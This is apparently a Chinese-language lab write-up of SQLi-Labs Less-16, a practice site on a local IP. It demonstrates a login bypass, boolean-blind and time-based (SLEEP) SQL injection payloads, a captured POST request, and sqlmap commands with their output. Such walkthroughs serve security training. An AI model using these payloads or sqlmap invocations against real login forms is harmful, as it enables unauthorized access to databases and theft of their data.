第十六课

知识点是时间盲注（但是也存在 BB 盲注）

目录


存在万能密码。

手工注入


Sqlmap 梭哈

万能密码(条件很奇葩必须账号是存在的)

admin") and 1=2#



admin") and 1=1# 成功登陆



手工注入：(B-B 类型的盲注)


Sqlmap 梭哈了 2 次没出结果，直接手工


第一步单引号双引号都试过了，不报错没异常。

第二部加了一个）括号模拟闭合，发现")#的情况报错

所以直接 payload 几秒钟就 fuzz 出来了


admin")#






直接可以用 burp 跑数据库名字了，用 if 函数替换 1=1 的逻辑判断


admin") and 1=(if((user() like 'roo%'),1,0))#





手工注入：(T-B 类型的盲注)

和 B-B 类型一样的，从时间差异来主人，admin") and 777=IF((true),SLEEP(10),777)# 直接睡 10s。



Sqlmap 梭哈:

由于已经 fuuz 出来了 payload 就是 admin")*#直接 sqlmap 强制固定注入点

备注：其实我裸跑了几次没出数据点，其次 sqlmap 也没把 B-B 类型的跑出来。先出数据，在去掉手工 fuzz 的的 payload 试一试。此处又非常明显展示了手工的绝对好处。

```
POST /sql_lab/Less-16/ HTTP/1.1
Host: 192.168.74.128
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US)
AppleWebKit/533.20.25 (KHTML, like Gecko) Version/5.0.4 Safari/533.20.27
Accept: text/html,application/xhtml+xml,application/xml;q=0.9;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Connection: close
Referer: http://192.168.74.128/sql_lab/Less-16/
Upgrade-Insecure-Requests: 1

uname=admin")*#&passwd=123456&submit=Submit
```

? < + > * 1 match

Done

```
D:\WEB_Safe\TOOLS\Burp>sqlmap.py -r C:\Users\Adam\AppData\Local\Temp\\1561174973066.req --threads 10 --dbms="mysql"  --proxy=http://127.0.0.1:8080
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.3.6.42#dev}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable loca
federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:42:53 /2019-06-22/

[11:42:53] [INFO] parsing HTTP request from 'C:\Users\Adam\AppData\Local\Temp\\1561174973066.req'
custom injection marker ('*') found in option '--data'. Do you want to process it? [Y/n/q]
[11:42:57] [INFO] testing connection to the target URL
[11:42:58] [INFO] testing if the target URL content is stable
[11:43:00] [INFO] target URL content is stable
[11:43:00] [INFO] testing if (custom) POST parameter '#1*' is dynamic
[11:43:01] [WARNING] (custom) POST parameter '#1*' does not appear to be dynamic
[11:43:02] [WARNING] heuristic (basic) test shows that (custom) POST parameter '#1*' might not be injectable
[11:43:03] [INFO] testing for SQL injection on (custom) POST parameter '#1*'
[11:43:03] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:43:16] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:43:18] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[11:43:23] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[11:43:24] [INFO] testing 'MySQL inline queries'
[11:43:25] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[11:43:25] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[11:43:46] [INFO] (custom) POST parameter '#1*' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[11:43:58] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[11:43:58] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[11:44:21] [INFO] target URL appears to be UNION injectable with 2 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n]
[11:44:42] [INFO] checking if the injection point on (custom) POST parameter '#1*' is a false positive
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 76 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: uname=admin") AND (SELECT 7446 FROM (SELECT(SLEEP(5)))QcVC)#&passwd=123456&submit=Submit
---
[11:45:35] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12
[11:45:35] [INFO] fetched data logged to text files under 'C:\Users\Adam\AppData\Local\sqlmap\output\192.168.74.128'
```

不手工辅助 payload 强制固定注入，就是普通盲跑

sqlmap.py -r C:\Users\Adam\AppData\Local\Temp\\1561175464891.req --threads 10 -p uname --dbms="mysql" --proxy=http://127.0.0.1:8080 --risk 3 --level 5 --technique T

虽然出数据了，但是指定了 T 类型，和更复杂的参数。挺浪费时间的，需要很多经验。